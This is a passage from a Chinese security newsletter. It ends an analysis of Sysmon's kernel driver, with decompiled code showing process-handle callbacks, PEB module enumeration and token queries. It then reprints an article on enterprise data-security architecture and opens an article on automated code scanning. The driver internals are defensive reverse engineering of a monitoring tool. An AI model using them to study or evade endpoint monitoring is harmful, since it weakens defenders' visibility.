24                if ( OpenProcessIdv2 != pOpenInfo.ProcessId )
25                {
26                    // 打开其他进程，不是自己的进程
27                    Depth = RtlWalkFrameChain(pOpenInfo.Track, 16u, 1u);
28                    if ( Depth > 16 )
29                    {
30                        Depth = 16;
31                        pOpenInfo.Depth = Depth;
32                        KeQuerySystemTime(&pOpenInfo.CreateTime);
33                        SysmonInsertProcessList(&pOpenInfo, a1);
34                    }
35                }
36            }
37        }
38    }
39}
```

他只记录操作类型为 OB\_OPERATION\_HANDLE\_CREATE，并且只记录 A 进程操作 B 进程，A 和 B 不是同一个进程，注意 RtlWalkFrameChain 这个函数是获取当前操作线程的线程栈，KeQuerySystemTime(&pOpenInfo.CreateTime);是获取当前系统时间，并且会把这些信息上报。

## 其他重点技术细节

进程模块的枚举

```

26 result = ZwQueryInformationProcess(ProcessHandle, 0, &ProcessInformation, 0x18u, 0);
27 if ( result >= 0 )
28 {
29     PebBaseAddress = ProcessInformation.PebBaseAddress;
30     KeStackAttachProcess(v6, &v22);
31     ms_exc.registration.TryLevel = 0;
32     ProbeForRead(PebBaseAddress, 0x250u, 8u);
33     qmemcpy(&Address, PebBaseAddress, sizeof(Address));
34     pLdr = Address.Ldr;
35     ProbeForRead(Address.Ldr, 0x30u, 4u);
36     qmemcpy(&Ldr, pLdr, 0x30u);
37     pStartEntryList = &pLdr->InMemoryOrderModuleList;
38     pFirst = &pLdr->InMemoryOrderModuleList;
39     iii = 0;
40     while ( iii < Depth && iii < 16 )
41     {
42         v12 = Track[iii];
43         v13 = (DWORD *) (ReturnLengthv19 + 540 * iii);
44         v21 = SysmonGetModuleInfo(
45             (PPEB_LDR_DATA)&Ldr,
46             pStartEntryList,
47             Track[iii],
48             (void *) (ReturnLengthv19 + 540 * iii));
49         if ( !v21 )
50         {
51             v13[131] = 0;
52             v13[132] = 0;
53             v13[134] = v12;
54         }
55         v17 = ++iii;
56         pStartEntryList = pFirst;

```

ZwQueryInformationProcess(ProcessHandle, ProcessBasicInformation, &ProcessInformation, 0x18u, 0)获取 ProcessInformation 的信息, 从 PebBaseAddress = ProcessInformation.PebBaseAddress;取得进程 PEB 的地址, 在 PEB 结构中得到 LDR 的地址, LDR 是进程加载模块的结构体,

```

struct _PEB
{
    UCHAR InheritedAddressSpace;
    UCHAR ReadImageFileExecOptions;
    UCHAR BeingDebugged;
    UCHAR BitField;
    PVOID Mutant;
    PVOID ImageBaseAddress;
    PPEB_LDR_DATA Ldr;
    PRTL_USER_PROCESS_PARAMETERS ProcessParameters;
    PVOID SubSystemData;
    PVOID ProcessHeap;
    PRTL_CRITICAL_SECTION FastPebLock;
    PVOID AtlThunkSListPtr;
    PVOID IFEOKey;
    ULONG CrossProcessFlags;
    unsigned __int32 ProcessInJob : 1;
    unsigned __int32 ProcessInitializing : 1;
    unsigned __int32 ReservedBits0 : 30;

```

```
union
{
PVOID KernelCallbackTable;
PVOID UserSharedInfoPtr;
};
ULONG SystemReserved[1];
.....
}
```

PPEB\_LDR\_DATA Ldr;这个就是加载模块的结构,有三种加载表内存加载表,加载顺序表,初始化加载表从中可以枚举出模块信息。

```
struct _PEB_LDR_DATA
{
ULONG Length;
UCHAR Initialized;
PVOID SsHandle;
LIST_ENTRY InLoadOrderModuleList;
LIST_ENTRY InMemoryOrderModuleList;
LIST_ENTRY InInitializationOrderModuleList;
};
```

```
30: ms_exc_registration.trylevel = 0;
31: v8 = Dst;
32: while ( v7 != pEndList && iiii < 0x200 )
33: {
34:     ProbeForRead(v7, 8u, 4u);
35:     pStart = v7->Flink;
36:     v13 = v7->Flink;
37:     v14 = v7->BlLink;
38:     pTable = CONTAINING_RECORD(v7, _LDR_DATA_TABLE_ENTRY, InMemoryOrderLinks);
39:     ProbeForRead(pTable, 0x34u, 4u);
40:     qmemcpy(&LdrMiniTable, pTable, sizeof(LdrMiniTable));
41:     if ( pThreadAddrv13 >= (unsigned int)LdrMiniTable.DllBase + LdrMiniTable.SizeOfImage
42:         || (PVOID)pThreadAddrv13 <= LdrMiniTable.DllBase )
43:     {
44:         v5 = v19;
45:     }
46:     else
47:     {
48:         Length = 2 * LdrMiniTable.FullDllName.Length;
49:         ProbeForRead(LdrMiniTable.FullDllName.Buffer, 2 * LdrMiniTable.FullDllName.Length, 2u);
50:         *((_DWORD *)v8 + 132) = LdrMiniTable.SizeOfImage;
51:         *((_DWORD *)v8 + 131) = LdrMiniTable.DllBase;
52:         *((_BYTE *)v8 + 532) = 0;
53:         *((_DWORD *)v8 + 134) = pThreadAddrv13;
54:         if ( LdrMiniTable.FullDllName.Length > 0x208u )
55:             qmemcpy(v8, LdrMiniTable.FullDllName.Buffer, 0x208u);
56:         else
57:             memcpy(v8, LdrMiniTable.FullDllName.Buffer, Length);
58:         v5 = 1;
59:         v19 = 1;
60:         v18 = 1;
61:     }
62:     iiii = v17 + 1;
00008950: SysmonGetModuleInfo:22 (10009586)
```

## 进程参数的获取

大致可以看到如下,首先要 KeStackAttachProcess 进程的空间,然后获取 PEB 地址,从 PEB 中的到 ProcessParameters 的结构

```

33 pCurrentDirectory->Length = 0;
34 }
35 if ( v7 && Address )
36 {
37     if ( ObReferenceObjectByHandle(v7, 0, 0, 0, &Object, 0) >= 0 )
38     {
39         KeStackAttachProcess(Object, &v17);
40         ms_exc.registration.TryLevel = 0;
41         ProbeForRead(Address, 0x250u, 4u);
42         qmemcpy(&a1, Address, sizeof(a1));
43         ProcessParameters = a1.ProcessParameters;
44         if ( a1.ProcessParameters )
45         {
46             ProbeForRead(a1.ProcessParameters, 0x2A8u, 4u);
47             qmemcpy(&a2, ProcessParameters, 0x2A8u);
48             v16 = SysmonGetProcessParameter(&a1, &a2, pImagePathName, &a2.ImagePathName, 53);
49             if ( pCommandLine )
50                 SysmonGetProcessParameter(&a1, &a2, pCommandLine, &a2.CommandLine, 54);
51             if ( pCurrentDirectory )
52                 SysmonGetProcessParameter(&a1, &a2, pCurrentDirectory, &a2.CurrentDirectory.DosPath, 55);
53         }
54         ms_exc.registration.TryLevel = -2;
55         KeUnstackDetachProcess(&v17);
56         ObfDereferenceObject(Object);
57         Status = v16;
58     }
59     else
60     {
61         Status = 0;
62     }
63 }

```

ProcessParameters 结构如下：

```

struct _RTL_USER_PROCESS_PARAMETERS
{
    ULONG MaximumLength;
    ULONG Length;
    ULONG Flags;
    ULONG DebugFlags;
    PVOID ConsoleHandle;
    ULONG ConsoleFlags;
    PVOID StandardInput;
    PVOID StandardOutput;
    PVOID StandardError;
    CURDIR CurrentDirectory;
    UNICODE_STRING DllPath;
    UNICODE_STRING ImagePathName;
    UNICODE_STRING CommandLine;
    PVOID Environment;
    ULONG StartingX;
    ULONG StartingY;
    ULONG CountX;
    ULONG CountY;
    ULONG CountCharsX;
    ULONG CountCharsY;
    ULONG FillAttribute;
    ULONG WindowFlags;

```



```
ULONG ShowWindowFlags;
UNICODE_STRING WindowTitle;
UNICODE_STRING DesktopInfo;
UNICODE_STRING ShellInfo;
UNICODE_STRING RuntimeData;
RTL_DRIVE_LETTER_CURDIR CurrentDirectores[32];
ULONG EnvironmentSize;
};
```

可以看到该结构中进程参数相关的各种信息。

### 进程 Token 相关信息的获取

```
if ( TokenSessionId )
*TokenSessionId = 0;
if ( ZwQueryInformationToken(TokenHandle, TokenUser, 0, 0, (PULONG)&TokenImpersonationLevel) != 0xC0000023 )
return 0;
v9 = (PTOKEN_USER)ExAllocatePoolWithTag(0, (SIZE_T)TokenImpersonationLevel, '3syS');
goto LABEL_17;
37 if ( ZwQueryInformationToken(TokenHandle, TokenGroups, 0, 0, (PULONG)&TokenImpersonationLevel) != 0xC0000023 )
38 return 0;
39 TokenImpersonationLevel = (ULONG *)56;
ZwQueryInformationToken(TokenHandle, TokenStatistics, TokenInformation, 0x38u, (PULONG)&TokenImpersonationLevel);
}
if ( !HACVirtualization
if ( ZwQueryInformationToken(TokenHandle, TokenImpersonationLevel|0x10, 0, 0, (PULONG)&TokenImpersonationLevel) == 0xC0000023 )
{
v11 = (ULONG *)ExAllocatePoolWithTag(0, (SIZE_T)TokenImpersonationLevel, 'asyS');
*v7 = (ULONG)v11;
```

都是通过 ZwQueryInformationToken 函数去获取，只是使用不同的

ClassInformation 类去获取，定义如下

```
typedef enum _TOKEN_INFORMATION_CLASS {
    TokenUser ,
    TokenGroups ,
    TokenPrivileges ,
    TokenOwner ,
    TokenPrimaryGroup ,
    TokenDefaultDacl ,
    TokenSource ,
    TokenType ,
    TokenImpersonationLevel ,
    TokenStatistics ,
    TokenRestrictedSids ,
    TokenSessionId ,
    TokenGroupsAndPrivileges ,
    TokenSessionReference ,
    TokenSandBoxInert ,
    TokenAuditPolicy ,
    TokenOrigin ,
```

```

TokenElevationType
TokenLinkedToken
TokenElevation
TokenHasRestrictions
TokenAccessInformation
TokenVirtualizationAllowed
TokenVirtualizationEnabled
TokenIntegrityLevel
TokenUIAccess
TokenMandatoryPolicy
TokenLogonSid
TokenIsAppContainer
TokenCapabilities
TokenAppContainerSid
TokenAppContainerNumber
TokenUserClaimAttributes
TokenDeviceClaimAttributes
TokenRestrictedUserClaimAttributes
TokenRestrictedDeviceClaimAttributes
TokenDeviceGroups
TokenRestrictedDeviceGroups
TokenSecurityAttributes
TokenIsRestricted
TokenProcessTrustLevel
TokenPrivateNameSpace
TokenSingletonAttributes
TokenBnoIsolation
TokenChildProcessFlags
MaxTokenInfoClass
} TOKEN_INFORMATION_CLASS, *PTOKEN_INFORMATION_CLASS;

```

需要获取那个就可以选择那一个。

本文大致讲解完毕，内部还有很多很有意思的技术细节由于篇幅原因，读者可以自己深入挖掘，在做一个产品的时候，我们可以分析他人的产品，不仅可以了解他人的产品的长处和不足，同时也可以补充自己产品的不足的之处，一个好的产品就是在不断的琢磨研究与推翻，更重要的是细节的体现才能做好产品。



饿了么安全应急响应中心  
Eleme Security Response Center

# 饿了么安全应急响应中心

饿了么安全应急响应中心（Eleme Security Response Center）是保障饿了么业务及产品安全的平台，欢迎每一位用户向我们及时反馈饿了么相关安全漏洞及威胁情报，期待与您共同守护亿万“吃货”的信息安全。

## 【你的正义，值得嘉奖】

丰厚的基础奖励，每季度一次的“季度奖励”，超过10万的年终大奖，节日福利，严重漏洞/情报还有额外奖励……

来ESRC，解锁更多奖励姿势！



技术分享、ESRC最新活动？  
扫码关注！

从e开始，创造无限可能！  
欢迎小伙伴加入我们，一起拼！

简历请投：[security@ele.me](mailto:security@ele.me)

## 【安全运营】

### 互联网企业：如何建设数据安全体系

作者：赵彦

原文来源：[https://tech.meituan.com/Data\\_Security\\_System\\_Construction.html](https://tech.meituan.com/Data_Security_System_Construction.html)

#### 一、背景

Facebook 数据泄露事件一度成为互联网行业的焦点，几百亿美元市值瞬间蒸发，这个代价足以在地球上养活一支绝对庞大的安全团队，甚至可以直接收购几家规模比较大的安全公司了。

虽然媒体上发表了很多谴责的言论，但实事求是地讲，Facebook 面临是一个业界难题，任何一家千亿美元的互联网公司面对这种问题，可能都没有太大的抵抗力，仅仅是因为全球区域的法律和国情不同，暂时不被顶上舆论的浪尖罢了。但是全球的趋势是越来越重视隐私，在安全领域中，数据安全这个子领域也重新被提到了一个新的高度，所以笔者就借机来说一下数据安全建设。（按照惯例，本文涉及敏感信息的部分会进行省略处理或者一笔带过。）

#### 二、概念

这里特别强调一下，“隐私保护”和“数据安全”是两个完全不同的概念，隐私保护对于安全专业人员来说是一个更加偏向合规的事情，主要是指数据过度收集和数据滥用方面对法律法规的遵从性，对很多把自身的盈利模式建立在数据之上的互联网公司而言，这个问题特别有挑战。有些公司甚至把自己定义为数据公司，如果不用数据来做点什么，要么用户体验大打折扣，要么商业价值减半。GDPR 即将实施，有些公司或将离场欧洲，就足见这件事的难度不容小觑。当然市场上也有一些特别推崇隐私保护的公司，他们很大程度上并不能真正代表用户意愿，而只是因为自家没有数据或缺少数据，随口说说而已。

数据安全是实现隐私保护的最重要手段之一。对安全有一定了解的读者可能也会察觉到，数据安全并不是一个独立的要素，而是需要连同网络安全、系统安全、业务安全等多种因素，只有全部都做好了，才能最终达到数据安全的效果。所以本文尽可能的以数据安全为核心，但没有把跟数据安全弱相关的传统安全体系防护全部列出来，对于数据安全这个命题而言尽可能

的系统化，又避免啰嗦。另外笔者也打算在夏季和秋季把其他子领域的话题单独成文，譬如海量 IDC 下的入侵防御体系等，敬请期待。

### 三、全生命周期建设

尽管业内也有同学表示数据是没有边界的，如果按照泄露途径去做可能起不到“根治”的效果，但事实上以目前的技术是做不到无边界数据安全的。下图汇总了一个全生命周期内的数据安全措施：



### 四、数据采集

数据泄露有一部分原因是用户会话流量被复制，尽管有点技术门槛，但也是发生频率比较高的安全事件之一，只是很多企业没有感知到而已。下面从几个维度来说明数据采集阶段的数据保护。

#### 流量保护

全站 HTTPS 是目前互联网的主流趋势，它解决的是用户到服务器之间链路被嗅探、流量镜像、数据被第三方掠走的问题。这些问题其实是比较严重的，比如电信运营商内部偶有舞弊现象，各种导流劫持插广告(当然也可以存数据，插木马)，甚至连 AWS 也被劫持 DNS 请求，对于掌握链路资源的人来说无异于可以发动一次“核战争”。即使目标对象 IDC 入侵防御做得好，攻击者也可以不通过正面渗透，而是直接复制流量，甚至定向 APT，最终只是看操纵流量后达到目的的收益是否具有性价比。

HTTPS 是一个表面现象，它暗示着任何互联网上未加密的流量都是没有隐私和数据安全的，同时，也不是说有了 HTTPS 就一定安全。HTTPS 本身也有各种安全问题，比如使用不安全的协议 TLS1.0、SSL3，采用已经过时的弱加密算法套件，实现框架安全漏洞如心脏滴血，还有很多的数字证书本身导致的安全问题。



全站 HTTPS 会带来的附带问题是 CDN 和高防 IP。历史上有家很大的互联网公司被 NSA 嗅探获取了用户数据，原因是 CDN 回源时没有使用加密，即用户浏览器到 CDN 是加密的，但 CDN 到 IDC 源站是明文的。如果 CDN 到源站加密就需要把网站的证书私钥给到 CDN 厂商，这对于没有完全自建 CDN 的公司而言也是一个很大的安全隐患，所以后来衍生出了 Keyless CDN 技术，无需给出自己的证书就可以实现 CDN 回源加密。

广域网流量未加密的问题也要避免出现在“自家后院”——IDC 间的流量复制和备份同步，对应的解决方案是跨 IDC 流量自动加密、TLS 隧道化。

### 业务安全属性

在用户到服务器之间还涉及两个业务安全方向的问题。第一个问题是账号安全，只要账号泄露（撞库&爆破）到达一定数量级，把这些账号的数据汇总一下，就必定可以产生批量数据泄露的效果。

第二个问题是反爬，爬虫的问题存在于一切可通过页面、接口获取数据的场合，大概 1 小时爬个几百万条数据是一点问题都没有的，对于没有彻底脱敏的数据，爬虫的效果有时候等价于“黑掉”服务器。账号主动地或被动地泄露+爬虫技术，培育了不少黑产和数据获取的灰色地带。

### UUID

UUID 最大的作用是建立中间映射层，屏蔽与真实用户信息的关系链。譬如在开放平台第三方应用数据按需自主授权只能读取 UUID，但不能直接获取个人的微信号。更潜在的意义是屏蔽个体识别数据，因为实名制，手机号越来越能代表个人标识，且一般绑定了各种账号，更改成本很高，找到手机号就能对上这个人，因此理论上但凡带有个体识别数据的信息都需要“转接桥梁”、匿名化和脱敏。譬如当商家 ID 能唯一标识一个品牌和店名的时候，这个原本用于程序检索的数据结构也一下子变成了个体识别数据，也都需要纳入保护范畴。

## 五、前台业务处理

### 鉴权模型

在很多企业的应用架构中，只有在业务逻辑最开始处理的部分设置登录态校验，后面的事务处理不再会出现用户鉴权，进而引发了一系列的越权漏洞。事实上越权漏洞并不是这种模型的全部危害，还包括各种 K/V、RDS（关系型数据库）、消息队列等等，RPC 没有鉴权导致可任意读取的安全问题。



在数据层只知道请求来自一个数据访问层中间件，来自一个 RPC 调用，但完全不知道来自哪个用户，还是哪个诸如客服系统或其他上游应用，无法判断究竟对当前的数据（对象）是否拥有完整的访问权限。绝大多数互联网公司都用开源软件或修改后的开源软件，这类开源软件的特点是基本不带安全特性，或者只具备很弱的安全特性，以至于完全不适用于海量 IDC 规模下的 4A 模型（认证、授权、管理、审计）。外面防御做的很好，而在内网可以随意读写，这可能是互联网行业的普遍现状了。主要矛盾还是鉴权颗粒度和弹性计算的问题，关于这个问题的解决方案可以参考笔者的另外一篇文章《初探下一代网络隔离与访问控制》，其中提到 Google 的方法是内网 RPC 鉴权，由于 Google 的内网只有 RPC 一种协议，所以就规避了上述大多数安全问题。

对于业务流的鉴权模型，本质上是需要做到 Data 和 App 分离，建立 Data 默认不信任 App 的模型，而应用中的全程 Ticket 和逐级鉴权是这种思想下的具体实现方法。

### 服务化

服务化并不能认为是一个安全机制，但安全却是服务化的受益者。我们再来温习一下当年 Bezos 在 Amazon 推行服务化的一纸号令：1) 所有团队今后将通过服务接口公开他们的数据和功能。2) 团队必须通过这些接口相互通信。3) 不允许使用其他形式的进程间通信：不允许直接链接，不允许直接读取其他团队的数据存储，不支持共享内存模式，无后门。唯一允许的通信是通过网络上的服务接口调用。4) 他们使用什么技术并不重要。HTTP, Corba, Pubsub, 自定义协议 - 无关紧要。贝索斯不在乎。5) 所有服务接口无一例外都必须从头开始设计为可外部化。也就是说，团队必须规划和设计能够将接口展示给外部开发人员。没有例外。6) 任何不这样做的人都会被解雇。

服务化的结果在安全上的意义是必须通过接口访问数据，屏蔽了各种直接访问数据的途径，有了 API 控制和审计就会方便很多。

### 内网加密

一些业界 Top 的公司甚至在 IDC 内网里也做到了加密，也就是在后台的组件之间的数据传输都是加密的，譬如 Google 的 RPC 加密和 Amazon 的 TLS。由于 IDC 内网的流量比公网大得多，所以这里是比较考验工程能力的地方。对于大多数主营业务迭代仍然感觉有压力的公司而言，这个需求可能有点苛刻了，所以笔者认为用这些指标来衡量一家公司的安全能力属于

哪一个档位是合理的。私有协议算不算？如果私有协议里不含有标准 TLS ( SHA256 ) 以上强度的加密，或者只是信息不对称的哈希，笔者认为都不算。

### 数据库审计

数据库审计/数据库防火墙是一个入侵检测/防御组件，是一个强对抗领域的产品，但是在数据安全方面它的意义也是明显的：防止 SQL 注入批量拉取数据，检测 API 鉴权类漏洞和爬虫的成功访问。

除此之外，对数据库的审计还有一层含义，是指内部人员对数据库的操作，要避免某个 RD 或 DBA 为了泄愤，把数据库拖走或者删除这种危险动作。通常大型互联网公司都会有数据库访问层组件，通过这个组件，可以审计、控制危险操作。

## 六、数据存储

数据存储之于数据安全最大的部分是数据加密。Amazon CTO Werner Vogels 曾经总结：“AWS 所有的新服务，在原型设计阶段就会考虑到对数据加密的支持。”国外的互联网公司中普遍比较重视数据加密。

### HSM/KMS

业界的普遍问题是不加密，或者加密了但没有使用正确的方法：使用自定义 UDF，算法选用不正确或加密强度不合适，或随机数问题，或者密钥没有 Rotation 机制，密钥没有存储在 KMS 中。数据加密的正确方法本身就是可信计算的思路，信任根存储在 HSM 中，加密采用分层密钥结构，以方便动态转换和过期失效。当 Intel CPU 普遍开始支持 SGX 安全特性时，密钥、指纹、凭证等数据的处理也将以更加平民化的方式使用类似 Trustzone 的芯片级隔离技术。

### 结构化数据

这里主要是指结构化数据静态加密，以对称加密算法对诸如手机、身份证、银行卡等需要保密的字段加密持久化，另外除了数据库外，数仓里的加密也是类似的。比如，在 Amazon Redshift 服务中，每一个数据块都通过一个随机的密钥进行加密，而这些随机密钥则由一个主密钥进行加密存储。用户可以自定义这个主密钥，这样也就保证了只有用户本人才能访问这些机密数据或敏感信息。鉴于这部分属于比较常用的技术，不再展开。

### 文件加密

对单个文件独立加密，一般情况下采用分块加密，典型的场景譬如在《互联网企业安全高级指南》一书中提到的 iCloud 将手机备份分块加密后存储于 AWS 的 S3，每一个文件切块用随机密钥加密后放在文件的 meta data 中，meta data 再用 file key 包裹，file key 再用特定类型的 data key（涉及数据类型和访问权限）加密，然后 data key 被 master key 包裹。

### 文件系统加密

文件系统加密由于对应用来说是透明的，所以只要应用具备访问权限，那么文件系统加密对用户来说也是“无感知”的。它解决的主要是冷数据持久化后存储介质可访问的问题，即使去机房拔一块硬盘，或者从一块报废的硬盘上尝试恢复数据，都是没有用的。但是对于 API 鉴权漏洞或者 SQL 注入而言，显然文件系统的加密是透明的，只要 App 有权限，漏洞利用也有权限。

## 七、访问和运维

在这个环节，主要阐述防止内部人员越权的一些措施。

### 角色分离

研发和运维要分离，密钥持有者和数据运维者要分离，运维角色和审计角色要分离。特权账号须回收，满足最小权限，多权分立的审计原则。

### 运维审计

堡垒机（跳板机）是一种针对人肉运维的常规审计手段，随着大型 IDC 中运维自动化的加深，运维操作都被 API 化，所以针对这些 API 的调用也需要被列入审计范畴，数量级比较大的情况下需要使用数据挖掘的方法。

### 工具链脱敏

典型的工具脱敏包括监控系统和 Debug 工具/日志。在监控系统类目中，通常由于运维和安全的监控系统包含了全站用户流量，对用户 Token 和敏感数据需要脱敏，同时这些系统也可能通过简单的计算得出一些运营数据，譬如模糊的交易数目，这些都是需要脱敏的地方。在 Debug 方面也出过 Debug Log 带有 CVV 码等比较严重的安全事件，因此都是需要注意的数据泄漏点。

### 生产转测试

生产环境和测试环境必须有严格定义和分离，如特殊情况生产数据需要转测试，必须经过脱敏、匿名化。

## 八、后台数据处理

### 数仓安全

目前大数据处理基本是每个互联网公司的必需品，通常承载了公司所有的用户数据，甚至有的公司用于数据处理的算力超过用于前台事务处理的算力。以 Hadoop 为代表的开源平台本身不太具备很强的安全能力，因此在成为公有云服务前需要做很多改造。在公司比较小的时候可以选择内部信任模式，不去过于纠结开源平台本身的安全，但在公司规模比较大，数据 RD 和 BI 分析师成千上万的时候，内部信任模式就需要被抛弃了，这时候需要的是一站式的授权&审计平台，需要看到数据的血缘继承关系，需要高敏数据仍然被加密。在这种规模下，工具链的成熟度会决定数据本地化的需求，工具链越成熟数据就越不需要落到开发者本地，这样就能大幅提升安全能力。同时鼓励一切计算机器化&程序化&自动化，尽可能避免人工操作。

对于数据的分类标识、分布和加工，以及访问状况需要有一个全局的大盘视图，结合数据使用者的行为建立“态势感知”的能力。

因为数仓是最大的数据集散地，因此每家公司对于数据归属的价值观也会影响数据安全方案的落地形态：放逐+检测型 or 隔离+管控型。

### 匿名化算法

匿名化算法更大的意义其实在于隐私保护而不在于数据安全(关于隐私保护部分笔者打算另外单独写一篇)，如果说对数据安全有意义，匿名化可能在于减少数据被滥用的可能性，以及减弱数据泄漏后的影响面。

## 九、展示和使用

这个环节泛指大量的应用系统后台、运营报表以及所有可以展示和看到数据的地方，都可能是数据泄露的重灾区。

### 展示脱敏

对页面上需要展示的敏感信息进行脱敏。一种是完全脱敏，部分字段打码后不再展示完整的信息和字段，另一种是不完全脱敏，默认展示脱敏后的信息，但仍然保留查看明细的按钮(API)，这样所有的查看明细都会有一条 Log，对应审计需求。具体用哪种脱敏需要考虑工作场景和效率综合评估。

### 水印

水印主要用在截图的场景，分为明水印和暗水印，明水印是肉眼可见的，暗水印是肉眼不可见暗藏在图片里的识别信息。水印的形式也有很多种，有抵抗截屏的，也有抵抗拍照的。这里面也涉及很多对抗元素不一一展开。

### 安全边界

这里的边界其实是办公网和生产网组成的公司数据边界，由于办公移动化程度的加深，这种边界被进一步模糊化，所以这种边界实际上是逻辑的，而非物理上的，它等价于公司办公网络，生产网络和支持 MDM 的认证移动设备。对这个边界内的数据，使用 DLP 来做检测，DLP 这个名词很早就有，但实际上它的产品形态和技术已经发生了变化，用于应对大规模环境下重检测，轻阻断的数据保护模式。

除了 DLP 之外，整个办公网络会采用 BeyondCorp 的“零信任”架构，对整个的 OA 类应用实现动态访问控制，全面去除匿名化访问，全部 HTTPS，根据角色最小权限化，也就是每个账号即使泄露能访问到的也有限。同时提高账号泄露的成本（多因素认证）和检测手段，一旦检测到泄露提供远程擦除的能力。

### 堡垒机

堡垒机作为一种备选的方式主要用来解决局部场景下避免操作和开发人员将敏感数据下载到本地的方法，这种方法跟 VDI 类似，比较厚重，使用门槛不高，不适合大面积普遍推广。

## 十、共享和再分发

对于业务盘子比较大的公司而言，其数据都不会是只在自己的系统内流转，通常都有开放平台，有贯穿整个产业链的上下游数据应用。Facebook 事件曝光其实就属于这类问题，不开放是不可能的，因为这影响了公司的内核——赖以生存的商业价值。

所以这个问题的解决方案等价于：1）内核有限妥协（为保障用户隐私牺牲一部分商业利益）；2）一站式数据安全服务。

### 防止下游数据沉淀

首先，所有被第三方调用的数据，如非必要一律脱敏和加密。如果部分场景有必要查询明细数据，设置单独的 API，并对账号行为及 API 查询做风控。

其次如果自身有云基础设施，公有云平台，可以推动第三方上云，从而进行（1）安全赋能，避免一些因自身能力不足引起的安全问题；（2）数据集中化，在云上集中之后利于实施一



站式整体安全解决方案（数据加密，风控，反爬和数据泄露检测类服务），大幅度降低外部风险并在一定程度上降低作恶和监守自盗的问题。

### 反爬

反爬在这里主要是针对公开页面，或通过接口爬取的信息，因为脱敏这件事不可能在所有的环节做的很彻底，所以即便通过大量的“公开”信息也可以进行汇聚和数据挖掘，最终形成一些诸如用户关系链，经营数据或辅助决策类数据，造成过度信息披露的影响。

### 授权审核

设置专门的团队对开放平台的第三方进行机器审核及人工审核，禁止“无照经营”和虚假三方，提高恶意第三方接入的门槛，同时给开发者/合作方公司信誉评级提供基础。

### 法律条款

所有的第三方接入必须有严格的用户协议，明确数据使用权利，数据披露限制和隐私保护的要求。像 GDPR 一样，明确数据处理者角色和惩罚条约。

## 十一、数据销毁

数据销毁主要是指安全删除，这里特别强调是，往往数据的主实例容易在视野范围内，而把备份类的数据忽略掉。如果希望做到快速的安全删除，最好使用加密数据的方法，因为完整覆写不太可能在短时间内完成，但是加密数据的安全删除只要删除密钥即可。

## 十二、数据的边界

数据治理常常涉及到“边界”问题，不管你承不承认，边界其实总是存在的，只不过表达方式不一样，如果真的没有边界，也就不存在数据安全一说。

### 企业内部

在不超越网络安全法和隐私保护规定的情况下，法律上企业对内部的数据都拥有绝对控制权，这使得企业内部的数据安全建设实际上最后会转化为一项运营类的工作，挑战难度也无非是各个业务方推动落地的成本。但对规模比较大的公司而言，光企业内部自治可能是不够的，所以数据安全会衍生出产业链上闭环的需求。

### 生态建设

为了能让数据安全建设在企业内部价值链之外的部分更加平坦化，大型企业可能需要通过投资收购等手段获得上下游企业的数据控制权及标准制定权，从而在大生态里将自己的数据安



全标准推行到底。如果不能掌控数据，数据安全也无从谈起。在话语权不足的情况下，现实选择是提供更多的工具给合作方，也是一种数据控制能力的延伸。

### 十三、ROI 和建设次第

对于很多规模不大的公司而言，上述数据安全建设手段可能真的有点多，对于小一点公司即便什么事不干可能也消化不了那么多需求，因为开源软件和大多数的开发框架都不具备这些能力，需要 DIY 的成分很高，所以我们梳理一下前置条件，优先级和 ROI，让数据安全这件事对任何人都是可以接受的，当然这种情况其实也对应了一些创业空间。

#### 基础

账号、权限、日志、脱敏和加密这些都是数据安全的基础。同时还有一些不完全是基础，但能体现为优势的部分：基础架构统一，应用架构统一，如果这两者高度统一，数据安全建设能事半功倍。

#### 日志收集

日志是做数据风控的基础，但这里面也有两个比较重要的因素：

- 1.办公网络是否 BeyondCorp 化，这给数据风控提供了极大地便利。
- 2.服务化，所有的数据调用皆以 API 的形式，给日志记录提供了统一的形式。

#### 数据风控

在数据安全中，“放之四海皆准”的工作就是数据风控，适用于各类企业，结合设备信息、账号行为、查询/爬(读)取行为做风控模型。对于面向 2C 用户类，2B 第三方合作类，OA 员工账号类都是适用的。

### 作者简介

赵彦，现任美团点评集团安全部高级总监，负责集团旗下全线业务的信息安全与隐私保护。加盟美团点评前，曾任华为云安全首席架构师，奇虎 360 企业安全技术总监、久游网安全总监、绿盟科技安全专家等职务。白帽子时代是 Ph4nt0m Security Team 的核心成员，互联网安全领域第一代资深从业者。

### 美团安全团队介绍

美团安全部的成员大多在互联网或安全领域拥有成熟经验，不少同学从事过大型互联网公司安全建设，其中也不乏全球化安全运营，百万级 IDC 规模攻防对抗的经验。这里也不乏 CVE

挖掘圣手，以及在 Blackhat 等国际会议的受邀演讲者们。我们的成员中有渗透、有 web，有二进制，有内核，有全球合规与隐私保护，有分布式系统开发者，有大数据分析，有算法，还有运营妹子。

我们正在做一套百万级 IDC 规模和数十万终端移动办公网络的自适应安全体系，包括构建于零信任架构之上，横跨云基础设施（网络层，虚拟化/容器层，Server 软件层（内核态/用户态）、语言虚拟机层(JVM/JS V8)、Web 应用层、数据访问层）的基于大数据+机器学习的全自动安全事件感知系统并努力打造业界前沿的内置式安全架构和纵深防御体系。借助美团的高速发展和业务复杂度，为业界最佳安全实践的落地以及新兴领域的探索提供安全从业者广阔的平台。

如果各路大牛对我们做的事情感兴趣，欢迎即刻加入。

简历请发送至：zhaoyan17@meituan.com

关注我们，第一时间了解技术/活动/招聘等相关动态

漏洞/情报提交：<https://security.meituan.com/>



# 代码自动化扫描系统的建设

作者：唯品会安全应急响应中心

原文来源：<https://mp.weixin.qq.com/s/4XtIWbkIeCjbNWT2VCFHZg>

代码审计一直是企业白盒测试的重要一环，面对市场上众多商业与开源的审计工具，你是否想过集众家之所长来搭建一套自动化的扫描系统呢？也许这篇文章会给你一些思路：)

## 一、背景

为什么需要自动化扫描？

互联网的快速发展，程序员是功不可没的。从软件开发的瀑布模型到现在的敏捷开发，软件的开发周期从数年到数月、从数月到数天，时间不断变换缩减。传统的代码扫描方式已经不能跟进新时代的软件开发流程中，这就需要改变我们的代码扫描方式，它应该在有限的时间内尽量发现足够多的安全问题，并能够结合 [CI (持续集成)] 来触发代码扫描。

自动化扫描时扫描引擎用什么？

你可以使用任何提供 API 接口的开源或商业的扫描引擎。这里我们把“扫描引擎”（指第三方的审计工具）与“自动化系统”剥离（解耦）开来，“扫描引擎”只负责安全漏洞扫描；“自动化系统”负责漏洞收集、分析、处理”等动作。同时你也可以通过“自动化系统”的后台来添加一些安全规则。

怎么触发自动化扫描？

两种方式：

管理后台手动触发

CI(持续集成)/[CD(持续交付)]系统中触发

如何解决漏报和误报？

两种方式：

